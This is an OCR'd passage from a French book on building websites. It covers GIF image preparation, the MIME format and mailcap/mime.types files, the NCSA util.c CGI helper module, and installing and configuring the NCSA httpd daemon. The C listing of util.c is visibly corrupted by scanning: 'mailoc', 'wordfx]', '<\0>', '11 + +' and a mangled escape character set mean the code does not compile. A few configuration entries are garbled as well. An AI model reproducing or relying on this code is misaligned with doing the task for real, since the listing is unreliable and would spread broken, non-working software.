



Figure 2 - Traitement des images

Les dessins transparents



Ce mode de représentation permet de rendre transparent le fond de l'image. Cela convient très bien pour des illustrations de type logotype, mais pourra avoir des effets plus "douteux" avec des photographies. En effet, la couleur du fond peut se retrouver partiellement dans d'autres zones de l'image, donnant alors un aspect quelque peu "troué" au document.

Le mode entrelacé

Ce mode supporté par des *browsers* comme Netscape donne une impression d'affichage plus rapide ; les premiers octets transférés permettent d'afficher d'abord une image de


faible résolution, celle-ci augmentant au fur et à mesure du transfert, jusqu'à donner une image avec sa pleine résolution.

Création d'une image à partir d'un dessin vectoriel


On se propose de décrire pas à pas la fabrication d'une image GIF à partir d'un dessin que l'on va réaliser dans un mode vectoriel. Nous allons utiliser pour ce faire les logiciels Illustrator, Pohotoshop, Transparency ou Gigconverter mais d'autres logiciels similaires pourraient tout aussi bien convenir. C'est le principe qu'il faut retenir avant tout.


1 - Dessiner et dimensionner le dessin

On peut utiliser pour cela un logiciel comme Illustrator. Pendant l'exécution du dessin, il n'est pas nécessaire de se préoccuper de la taille définitive. Cela peut être fait au dernier moment à l'aide de l'outil de mise à l'échelle. On peut contrôler la dimension à l'aide de l'outil de mesure. Les couleurs sont travaillées en mode CMJN, ce logiciel étant destiné à la réalisation de documents dont la finalité est l'impression.




2- Enregistrer le dessin vectoriel au format EPS (encapsuled PostScript)






3 - Conversion du dessin vectoriel en bitmap


Dans Photoshop, on ouvre le fichier PostScript en choisissant une résolution comprise entre 72 et 100 dpi maximum. Le mode de conversion permet de choisir le système de couleur RVB. L'option "Lisser" permet d'éviter les effets d'escalier et donne un aspect plus agréable à l'œil.







4 - Réduction à 256 couleurs


On passe ensuite dans un système de 256 couleurs indexées (8 bits/pixel) avec les options Palette adaptative et Simulation des couleurs par diffusion.
(On peut remarquer que la taille du fichier passe alors de 28 Ko à 10 Ko.)








5- Enregistrer le dessin au format GIF




6 - Rendre le dessin transparent (cette étape est facultative)

L'utilisation du programme Transparency est très simple, puisqu'il suffit de cliquer dans l'image sur la couleur qui deviendra transparente, puis de réenregistrer l'image.



^7- Générer un mode entrelacé (cette étape est facultative)

Il faut savoir que cette transformation peut dégrader légèrement la qualité de l'image. On réservera plutôt ce mode à des reproductions de photographies de taille importante.
Le logiciel utilisé est GIFConverter version 2.3.7. On ouvre avec ce logiciel le document enregistré en GIF sous Photoshop. Il suffit alors de le réengistrer en ayant soin de cliquer dans la case *option* et de sélectionner dans la boîte de dialogue la case *interlaced*.



^8 - Transférer le dessin sur le serveur

Lorsque le dessin est terminé dans l'environnement Macintosh, il reste à le transférer au niveau du serveur. Si un transfert par réseau doit être effectué, par FTP[1] par exemple, on aura soin d'effectuer un transfert **binaire** des données afin de préserver leur intégrité.

1. File Transfert Protocol.

Annexe 2

Le format MIME

MIME *(Multi-purpose Internet Mail Extensions*) est apparu dans le monde de l'Internet comme une extension du protocole SMTP *(Simple Mail Transfer Protocol*). En effet, SMTP, qui est le protocole standard pour l'échange de mail sur l'internet, avait été prévu pour ne transférer que des fichiers texte. Avec l'apparition du multimédia, le besoin s'est fait ressentir d'échanger, en plus des fichiers texte, des images, des sons, des fichiers compressés. Certains outils propriétaires, comme le mailer de NeXT, sont apparus sur le marché. Mais il était par exemple impossible de lire sur une machine HP un son envoyé à partir d'un NeXT.

Avec MIME, il est désormais possible d'échanger des fichiers multimédias entre des machines quelconques (Unix, Mac, PC...). Le dialogue SMTP s'est pour cela enrichi de quelques commandes nouvelles, qui permettent à l'émetteur d'indiquer le type, la longueur et éventuellement l'encodage du document qu'il envoie. La machine qui reçoit ces informations connaît donc exactement le type du fichier réceptionné. A condition qu'elle ait été bien configurée, c'est-à-dire qu'on lui ait indiqué comment gérer chaque type de fichier (son, images, PostScript...), cette machine sera donc capable de vous présenter les données reçues de la façon la mieux adaptée. Si par exemple vous recevez un son, la machine jouera ce son.

Cette méthode simple et efficace a été adoptée par les inventeurs du Web, si bien que les commandes MIME font intégralement partie du protocole HTTP/1.0.

La commande sur laquelle s'appuie tout le mécanisme est *Content-type*. Elle permet d'indiquer la nature du fichier qui va être transmis. La liste des différents types possibles a été normalisée. Chaque type est défini par l'association d'un type général (image, son, vidéo, texte...) et d'un sous-type qui indique le format exact du fichier. Pour une image, par exemple, ce sous-type indique s'il s'agit d'un format GIF ou JPEG ou d'un autre for-

mat. Ainsi, pour un fichier GIF, la commande *Content-type* envoyée par l'émetteur est la suivante :

```
Content-type: image/gif
```

Sur la machine qui reçoit cette information, il est nécessaire de réaliser une association entre chaque type de données reçues et une application capable de gérer ces données. Pour les machines Unix, ces associations sont faites à l'aide d'un fichier appelé *.mailcap,* en général installé dans le *home directory* des utilisateurs. En voici un exemple simple :

```
image/*; xv %s
audio/*; TxAudio aplay -p -f %s
video/mpeg; mpeg_play %s
video/*; xanim +Sr +Ca +CF4 -Cn %s >/dev/null 2>&1
application/postscript; xpsview %s >/dev/null 2>&1
```

Chaque entrée associe un type de données et une application. La vidéo de format *mpeg,* par exemple, sera visionnée avec l'application *mpeg_play.* Le caractère permet d'indiquer la totalité des sous-types d'un type donné. Ce fichier *.mailcap* est utilisé par toutes les applications utilisant le standard MIME. Il s'agit en général des lecteurs de *mail* et des *browsers* WWW. Ainsi, lorsque sous Mosaic, vous cliquez sur un lien hypertexte correspondant à un fichier vidéo au format MPEG, le serveur vous envoie la commande MIME *Content-type: video/mpeg* puis le contenu du fichier. Mosaic explore votre fichier *.mailcap,* y trouve la ligne *video/mpeg; mpeg_play %s.* Il va alors lancer le programme *mpeg_play* en lui passant les données reçues qui ont été stockées dans un fichier temporaire.
Notez qu'avec les *browsers* les plus récents, ces associations se font en général au niveau du *browser* lui-même. Avec Netscape 4.0 par exemple, on utilisera le menu Edit/Preferences/Navigator/Applications.

Il reste un point à préciser. Comment l'émetteur connaît-il le type du fichier qu'il envoie ? En effet, les serveurs HTTPD et les *mailers* sont incapables de savoir si un fichier contient du texte, un son ou un autre type de données. Il faut donc leur fournir un moyen de récupérer cette information. On se base pour cela sur l'extension du fichier à envoyer. Un fichier appelé *mime.types* associe chaque type/sous-type avec une ou plusieurs extensions de fichier. Avant d'envoyer un fichier, l'application examine son extension, recherche dans le fichier *mime.types* le type/sous-type correspondant, puis utilise cette information pour créer la commande *Content-type.*
Voici quelques lignes extraites d'un fichier *mime.types :*

```
application/pdf                pdf
application/postscript         ai eps ps
application/rtf                rtf
application/x-csh              csh
application/x-tcl              tel
application/x-tex              tex
```

```
application/zip                 zip
application/x-bcpio             bcpio
application/x-cpio              cpio
audio/basic                     au snd
audio/x-aiff                    aif aiff  aifc
audio/x-wav                     wav
image/gif                       gif
image/jpeg                      jpeg jpg  jpe
image/tiff                      tiff tif
image/x-xbitmap                 xbm
text/html                       html
text/plain                      txt
text/richtext                   rtx
video/mpeg                      mpeg mpg  mpe
video/quickt ime                qt mov
video/x-msvideo                 avi
video/x-sgi-movie               movie
```

Par exemple, le type du fichier son *johnny.au* sera identifié par la ligne :

```
audio/basic                     au snd
```

La commande *Content-type* générée sera *Content-type: audio/basic.*

Pour terminer, voici la liste des principaux types MIME normalisés :

Type	Sous-type
text	plain richtext enriched tab-separated-values
multipart	mixed alternative digest parallel appledouble header-set
message	rfc822 partial external-body news

Type	Sous-type
application	octet-stream postscript oda atomicmail andrew-inset slate wita dec-dx dca-rft activemessage rtf applefile mac-binhex40 news-message-id news-transmission wordperfect5.1 pdf zip macwriteii msword remote-printing
image	jpeg gif ief tiff
audio	basic
video	mpeg quicktime

La liste des types MIME est en perpétuelle évolution. De nouveaux types y sont ajoutés régulièrement. Il existe également une multitude de sous-types non encore normalisés. Ils sont préfixés par 'x-'. Par exemple, le format vidéo de microsoft, *avi,* correspond au type/sous-type suivant :

```
video/x-msvideo
```

Enfin, le type *multipart* permet d'imbriquer récursivement des documents décrits au formats MIME.

Annexe 3

Le module util.c

Voici le détail du module util.c fourni avec le serveur NCSA. Ce module vous permettra d'exploiter de façon relativement simple les données issues d'un formulaire. Un exemple d'utilisation de ce module est présenté dans **La méthode GET,** page 264.

```
Portions developed at the National Center for Supercomputing Applications at the
University of Illinois at Urbana-Champaign.
THE UNIVERSITY OF ILLINOIS GIVES NO WARRANTY, EXPRESSED OR IMPLIED, FOR THE
SOFTWARE AND/OR DOCUMENTATION PROVIDED, INCLUD1NG, W1THOUT LIMITATION, WARRANTY OF
MERCHANTABILITY AND WARRANTY OF FITNESS FOR A PARTICULAR PURPOSE.
#include <stdio.h>
#define LF 10
#define CR 13

void getword(char *word, char *line, char stop) {
    int x = 0,y;

    for(x=0;((line[x]) && (line[x] != stop));x++)
        wordfx] = line[x];

    word[x] = <\0>;
    if(line[x]) ++x;
    y=0 ;

    while(line[y++] = line[x++]);
}

char *makeword(char *line, char stop) {
    int x = 0,y;
    char *word = (char *) mailoc(sizeof(char) * (strlen(line) + 1));

    for(x=0;((line[x]) && (line[x] != stop));x++)
        word[x] = line[x];

    word[x] = <\0>;
```

```
    if (line[x]) + +x;
    y=o ;

    while(line[y++] = line[x++]);
    return word;
}

char *fmakeword(FILE *f, char stop, int *cl) {
    int wsize;
    char *word;
    int ll;

    wsize = 102400;
    ll = 0;
    word = (char *) mailoc(sizeof(char) * (wsize + 1) ) ;

    while(1) {
        word[ll] = (char)fgetc(f);
        if(ll==wsize) {
            word[ll + 1] = <\0 > ;
            wsize+=102400;
            word = (char *)realloc(word,sizeof(char)*(wsize+1));
        }
        --(*cl);
        if((word[ll] == stop) || (feof(f)) || (!(*cl) ) ) {
            if(word[ll] != stop) 11 + +;
            word[ll] = <\0>;
            return word;
        }
        ++ll;
    }
}

char x2c(char *what) {
    register char digit;

    digit = (what[0] >= <A> ? ((what[0] & 0xdf) - <A>)+10 : (what[0] - <0>));
    digit *= 16;
    digit += (what[1] >= <A> ? ((what[l] & 0xdf) - <A>)+10 : (what[1] - <0>));
    return(digit);
}

void unescape_url(char *url) {
    register int x,y;

    for(x=0,y=0;url[y];++x,++y) {
        if((url[x] = url[y]) == <%>) {
            url[x] = x2c(&url[y+1]);
            y+=2 ;
        }
    }
    url [x] = <\0 > ;
}

void plustospace(char *str) {
    register int x;

    for(x=0;str[x];x++) if(str[x] == <+>) str[x] = < <;
}
```

Le module util.c

```
int rind(char *s, char c) {
     register int x;
     for(x=strlen(s) - 1;x != -1; x--)
          if(s[x] == c) return x;
     return - 1 ;
}

int getline(char *s, int n, FILE *f)     {
     register int i=0;

     while(1) {
          s[i] = (char)fgetc(f);

          if(s[i] == CR)
               s [i] = fgetc(f);

          if((s[i] == 0x4) || (s [i] == LF) || (i == (n-1))) {
               s [i] = <\0> ;
                return (feof(f) ? 1 : 0);
          }
          ++i ;
     }
}

void send_fd(FILE *f, FILE *fd)
{
     int num_chars=0;
     char c;

     while (1) {
         c = fgetc (f) ;
          if(feof(f))
               return;
          fputc(c,fd) ;
     }
}

int ind(char *s, char c) {
     register int x;

     for(x=0; s[x];x++)
          if(s[x] == c) return x;

     return -1;
}

void escape_shell_cmd(char *cmd) {
     register int x,y,l;

     l=strlen(cmd);
     for(x=0;cmd[x];x++)   {
          if(ind<<&;'>\>>|*?-<>*()[]{}$\>>,cmd[x])      != -1){
               for(y=l+1;y>x;y--)
                    cmd [y] = cmd[y-1] ;
               l++; /* length has been increased */
               cmd[x] = <\\>;
               x++; /* skip the character */
          }
     }
}
```

Annexe 4

Installation d'un démon httpd

L'installation d'un serveur Web ne présente pas de difficulté majeure. Des démons sont désormais disponibles sur la plupart des stations. Il en existe pour Windows, Windows NT ou Macintosh. Cependant, c'est encore sous Unix que l'on trouvera la plus grande variété. Certains de ces démons font partie du domaine public, comme le démon du CERN ou celui de NCSA. D'autres sont des produits commerciaux, comme le serveur proposé par Netscape, celui qui est proposé par Oracle ou encore celui qui est proposé par Microsoft. Afin de comprendre les principales étapes de l'installation d'un serveur, nous présentons les caractéristiques du démon *httpd* de NCSA. Ce démon, qui est sans doute le plus utilisé à l'heure actuelle, fonctionne uniquement sur des machines Unix. Notez cependant aujourd'hui qu'il a tendance à être remplacé par le serveur Apache (dont la configuration est presque en tout point identique). Le serveur Apache a l'avantage de fonctionner non seulement sur les machines Unix, mais aussi sur les machines Windows NT et 95. Nous vous conseillons de jeter un œil sur le site *http://www.apache.org*.

Les binaires sont disponibles à l'adresse *ftp://ftp.ncsa.uiuc.edu/Web/httpd/Unix/ncsa_httpd/current*. Ils se présentent sous la forme d'un fichier au format archive compressé (*.tar.Z*). Dans les exemples qui suivent, nous avons choisi d'installer le serveur dans le répertoire */usr/local/etc/httpd*. Il s'agit du chemin utilisé dans les fichiers de configuration distribués avec le serveur. Cela permet donc en particulier de limiter les modifications à effectuer pour adapter ces fichiers à votre site. Les commandes à passer sont :

```
root> cd /usr/local/etc
root> zcat httpd_1.5.2_hpux9.0.5.tar.Z |tar xvf
root> mv httpd_1.5.2 httpd
```

Cela nous conduit à l'arborescence suivante :




Figure 3 - Arborescence d'un serveur WWW

Le répertoire obtenu, *httpd,* contient cinq sous-répertoires :

- **cgi-bin** contient les scripts *cgi* livrés avec le serveur. Notez les scripts *post-query* et *query* qui peuvent utilisés pour tester les formulaires utilisant respectivement les méthodes POST et GET.
- **cgi-src** contient les sources des scripts du répertoire cgi-bin ainsi que le module C util.c, très utile pour le traitement des données issues d'un formulaire (voir **La méthode GET,** page 264). Ces sources constituent de précieux exemples pour s'initier à la programmation GCI et au traitement des formulaires.
- **conf** contient une version par défaut des trois fichiers de configuration du serveur. Chaque fichier est suffixé par '-dist' : *srm.conf-dist, httpd.conf-dist, srm.conf-dist.* Pour utiliser ces fichiers, vous devez les copier en supprimant le suffixe '-dist', puis les adapter à votre site. Ces fichiers sont décrits plus en détail dans les paragraphes suivants. Ce répertoire contient également le fichier *mime.types* (voir **Le format MIME,** page 417) qui est utilisé par le serveur pour déterminer le type et le sous-type MIME des documents.
- **icons** contient des icônes qui pourront être utilisées par le serveur afin d'illustrer des listes de fichiers. Des détails concernant les listes de fichiers et l'utilisation de ces icônes sont donnés au paragraphe **Le fichier srm.conf** : **gestion des listes de fichiers,** page 433.
- **support** contient des utilitaires pour la création et la gestion de fichiers de mots de passe. Ces utilitaires sont nécessaires lorsqu'on désire protéger des documents HTML ou des scripts CGI. Leur utilisation est détaillée dans **Authentification des accès,** page 273.

A ces cinq sous-répertoires, nous avons ajouté deux sous-répertoires supplémentaires :

- **logs,** qui accueillera tous les fichiers de journalisation du serveur
- **htdocs,** qui accueillera l'ensemble des documents du serveur (fichiers HTML, sons, images...).

Enfin le répertoire **httpd** contient également le fichier éxécutable ***httpd,*** qui est le démon WWW.

Avant de lancer votre serveur, vous devez personnaliser les trois fichiers de configuration *srm.conf, httpd.conf et access.conf.* En fait, si vous avez installé votre serveur dans le répertoire /usr/local/etc/httpd, cette personnalisation peut se limiter, au moins dans un premier temps, aux directives *ServerAdmin et ServerName* du fichier *httpd.conf.* Pour chacun des trois fichiers, nous présentons cependant les principales directives du langage de configuration. Les exemples proposés correspondent à l'arborescence de la figure 3, page 426.

Le fichier httpd.conf

Ce fichier décrit l'environnement d'exécution du serveur Web. Les valeurs caractéristiques y sont indiquées à l'aide des instructions suivantes :

ServerType

Cette directive définit la façon dont le serveur est éxécuté par le système. Deux valeurs sont possibles :

- inetd : le serveur est géré par le superdémon inetd qui écoute sur un port TCP-IP donné et s'occupe de lancer le processus httpd à chaque requête d'un client.
- standalone : le serveur s'éxécute comme un démon classique. Il crée une copie de lui-même à chaque requête d'un client. Cette méthode est plus efficace dans la mesure où le code du programme *httpd* réside en permanence en mémoire et n'a donc pas besoin d'être rechargé à chaque copie. Dans le cas d'inetd, le code doit être rechargé à chaque requête d'un client.

Syntaxe :

```
ServerType type
```

Exemple :

```
ServerType standalone
```

Port

Cette directive indique le port sur lequel le démon httpd va écouter les requêtes des clients. Les valeurs possibles sont comprises entre 0 et 65536. En pratique, on conserve très souvent la valeur par défaut, qui est 80, à moins de vouloir démarrer le serveur sans être le super-utilisateur, auquel cas on devra choisir une valeur supérieure à 1024.

Syntaxe :

```
Port num
```

Exemple :

```
Port 80
```

User

Cette directive indique le *user id* utilisé par le processus httpd répondant à la requête d'un client. Pour que cette directive fonctionne, un serveur en *standalone* devra être initialement lancé par l'utilisateur *root.* Pour des raisons de sécurité évidentes, il est fortement conseillé de choisir un utilisateur possédant des privilèges système très restreints. C'est en effet cet utilisateur qui exécutera l'ensemble des scripts CGI du serveur.

Syntaxe :

Userid

id est un nom ou un numéro d'utilisateur précédé par # .

Exemple :

```
User nobody
```

Group

Cette directive indique le *group id* utilisé par le démon httpd répondant à la requête d'un client. Pour que cette directive fonctionne, un serveur en *standalone* devra être initialement lancé par l'utilisateur root.

Syntaxe :

Group id

id est le nom ou le numéro d'un groupe d'utilisateurs précédé par # .

Exemple :

```
Group #-1
```

ServerAdmin

Cette directive indique l'adresse électronique de l'administrateur du site. Elle apparaîtra par exemple dans le message renvoyé par le démon au client en cas d'erreur lors de l'exécution d'un script CGI.

Syntaxe :

ServerAdmin address

Exemple :

```
ServerAdmin webmaster@cc.in2p3.com
```

ServerRoot

Cette directive indique le répertoire à partir duquel le démon doit aller rechercher les fichiers dont il a besoin pour fonctionner. Par exemple, le démon recherche le fichier *srm.conf* dans le sous-répertoire *conf du* répertoire indiqué par *ServerRoot.* En général, le chemin des fichiers nécessaires à la configuration est donné relativement à ce répertoire.

Syntaxe :

ServerRoot dir

dir est le chemin complet sur votre serveur.

Exemple :

```
ServerRoot /usr/local/etc/httpd_1.5.2
```

Le serveur prendra par exemple comme fichier *srm.conf* le fichier `/usr/local/etc/httpd/conf/srm.conf`.

ServerName

Cette directive est utile lorsque vous utilisez un alias IP pour votre serveur. En effet, il est courant pour nommer un serveur Web de ne pas utiliser le nom de la machine qui héberge le serveur mais plutôt un nom générique correspondant à un alias IP composé de la façon suivante :

```
www.nom_du_domaine
```

Par exemple :

```
www.in2p3.fr
```

Cette méthode a l'avantage de rendre le nom de votre serveur indépendant de celui de la machine qui l'héberge. Cependant, les appels système utilisés pour connaître le nom d'une machine retournent son nom IP et non son alias. Cela risque de poser problème par exemple lorsqu'un serveur désire indiquer son nom à un client. La directive ServerName permet d'éviter ce problème.

Syntaxe :

ServerName FQDN

FQDN est le nom complet, nom et domaine, de votre serveur.

Exemple :

```
ServerName www.in2p3.fr
```

Quel que soit le nom IP du serveur, celui-ci s'annoncera aux clients comme étant la machine www.in2p3.fr.

ErrorLog

Cette directive indique au démon le fichier dans lequel il doit notifier les erreurs qu'il remarque. Ces erreurs sont du type suivant :

- *time-out* d'un client
- comportement anormal d'un script CGI
- *bogues* du serveur produisant une erreur grave *(segmentation violation ou bus error)*
- problèmes de configuration des fichiers d'authenfication.

Syntaxe

ErrorLog file

file est le nom d'un fichier indiqué à partir du répertoire correspondant à la directive ServerRoot.

Exemple :

```
ErrorLog logs/error_log
```

Le fichier utilisé sera */usr/local/etc/httpd/logs/error_log.*

TransferLog

Cette directive indique au démon le fichier dans lequel il doit notifier tous les accès des clients.
Ce fichier est souvent utilisé pour réaliser des statistiques concernant le site.
Syntaxe :

TransferLog file

file est le nom d'un fichier indiqué à partir du répertoire correspondant à la directive ServerRoot.
Exemple :

```
TransferLog logs/access_log
```

AgentLog

Cette directive indique au démon le fichier dans lequel il doit enregistrer les informations contenues dans l'en-tête HTTP de la requête envoyée par un client. On y trouve en général le nom du logiciel client et sa version.
Syntaxe :

AgentLog file

file est le nom d'un fichier indiqué à partir du répertoire correspondant à la directive ServerRoot.
Exemple :

```
AgentLog logs/agent_log
```

PidFile

Cette directive indique le fichier dans lequel sera conservé le numéro du processus correspondant au démon httpd. Cette directive n'a de sens que lorsque le démon est lancé en standalone. Ce fichier pourra être utilisé pour envoyer des signaux au démon, à l'aide de la commande *kill -SIG 'cat httpd.pid'*.
Syntaxe :

PidFile file

file est le nom d'un fichier indiqué à partir du répertoire correspondant à la directive ServerRoot.
Exemple :

```
PidFile logs/httpd.pid
```

AccessConfig

Cette directive indique l'emplacement du fichier contenant les informations globales relatives aux droits d'accès des clients.
Syntaxe :

AccessConfig file

file est le nom d'un fichier indiqué à partir du répertoire ServerRoot.
Exemple :

```
AccessConfig conf/access.conf
```

ResourceConfig

Cette directive indique l'emplacement du fichier contenant les informations relatives aux ressources du serveur (arborescence des documents, des scripts cgi...).

Syntaxe :

ResourceConfig file

file est le nom d'un fichier indiqué à partir du répertoire ServerRoot.

Exemple :

```
ResourceConfig conf/srm.conf
```

TypesConfig

Cette directive indique l'emplacement du fichier permettant d'associer un type MIME à un document selon son extension.

Syntaxe :

TypesConfig file

file est le nom d'un fichier indiqué à partir du répertoire ServerRoot.

Exemple :

```
TypesConfig conf/mime-types
```

Le fichier srm.conf

Ce fichier contient les informations concernant les ressources du serveur, comme l'emplacement des différents documents ou des scripts CGI. Les valeurs caractéristiques y sont indiquées à l'aide des instructions qui suivent :

DocumentRoot

Cette directive indique quel répertoire de votre machine va devenir la racine de votre serveur Web. Dans les URL, le chemin d'un document sera toujours relatif à cette racine.

Syntaxe :

DocumentRoot dir

dir est le chemin complet d'un répertoire de votre machine.

Exemple :

```
DocumentRoot /usr/local/etc/httpd/htdocs
```

L'URL *http://www.in2p3.fr/html/dossier.html* correspond au fichier */usr/local/etc/httpd/htdocs/html/dossier.html* de la machine qui héberge le serveur Web.

UserDir

Cette directive indique dans quel répertoire les utilisateurs vont pouvoir créer leurs propres documents. Pour accéder à ces documents, une URL doit préciser le *home directory*

de l'utilisateur souhaité selon la syntaxe Unix *~nom_utilisateur* et le nom d'un fichier contenu dans le répertoire correspondant à la directive UserDir.
Syntaxe :

UserDir dir

dir est un simple nom de répertoire. Le mot-clé DISABLED permet d'inhiber cette fonctionnalité.
Exemple :

```
UserDir web-docs
```

Supposons que le *home directory* de l'utilisateur *drevon* soit */home/drevon.* L'URL *http://www.in2p3.fr/~drevon/dossier.html* correspondra au fichier */home/drevon/web-docs/dossier.html* de la machine qui accueille le serveur Web.

AccessFileName

Cette directive indique au serveur le nom du fichier qu'il doit rechercher pour trouver d'éventuelles informations concernant la protection du répertoire où se trouve le document demandé. Vous trouverez plus d'informations sur le contenu de ces fichiers au chapitre **Authentification des accès,** page 273.
Syntaxe :

AccessFileName file

file est un simple nom de fichier.
Exemple :

```
AccessFileName .htaccess
```

DefaultType

Lorsque l'extension d'un fichier ne permet pas de déterminer le type MIME d'un document (extension inconnue dans le fichier *mime.types,* pas d'extension...) le serveur utilise le type par défaut indiqué par la directive DefaultType.
Syntaxe :

DefaultType type/subtype

type/subtype est un type/sous-type MIME.
Exemple :

```
DefaultType text/html
```

On considère que par défaut les fichiers du serveur contiennent des commandes HTML.

Redirect

Cette directive crée un document virtuel sur votre serveur. Tout accès à ce document est redirigé vers un autre document de l'Internet.
Syntaxe :

Redirect Virtual URL

virtual est le nom de votre document virtuel et *URL* est une URL valide.

Exemple :

```
Redirect /dossier.html http://new-www.in2p3.fr/dossier.html
```

Une requête à l'URL *http://www.in2p3.fr/dossier.html* correspondra au document *dossier.html* qui se trouve à la racine du *serveur new-www.in2p3.fr*.

Alias

Cette directive crée un lien entre un document ou un répertoire virtuel de votre serveur Web et un document ou un répertoire de votre machine.
Syntaxe :

Alias Virtual path

virtual est le nom virtuel tel qu'il sera utilisé par les clients et *path* est le chemin complet du répertoire ou du document sur la machine qui accueille le serveur Web.
Exemple :

```
Alias /icons /usr/local/etc/httpd/icons
```

L'icône */icons/sound.xbm* correspondra au fichier */usr/local/etc/httpd/icons/sound.xbm*.

ScriptAlias

Cette directive permet d'indiquer quels sont les répertoires de votre serveur autorisés à accueillir des scripts CGI. Elle permet également de donner un nom virtuel à ce répertoire. Toute requête d'un client sur un fichier de ce répertoire virtuel est interprétée comme une demande d'exécution d'un script. La sortie standard de ce script est renvoyée au client.
Syntaxe :

ScriptAlias Virtual path

virtual est le nom virtuel du répertoire tel qu'il sera utilisé par les clients et *path* est le chemin complet du répertoire sur la machine qui accueille le serveur Web.
Exemple :

```
ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-bin/
```

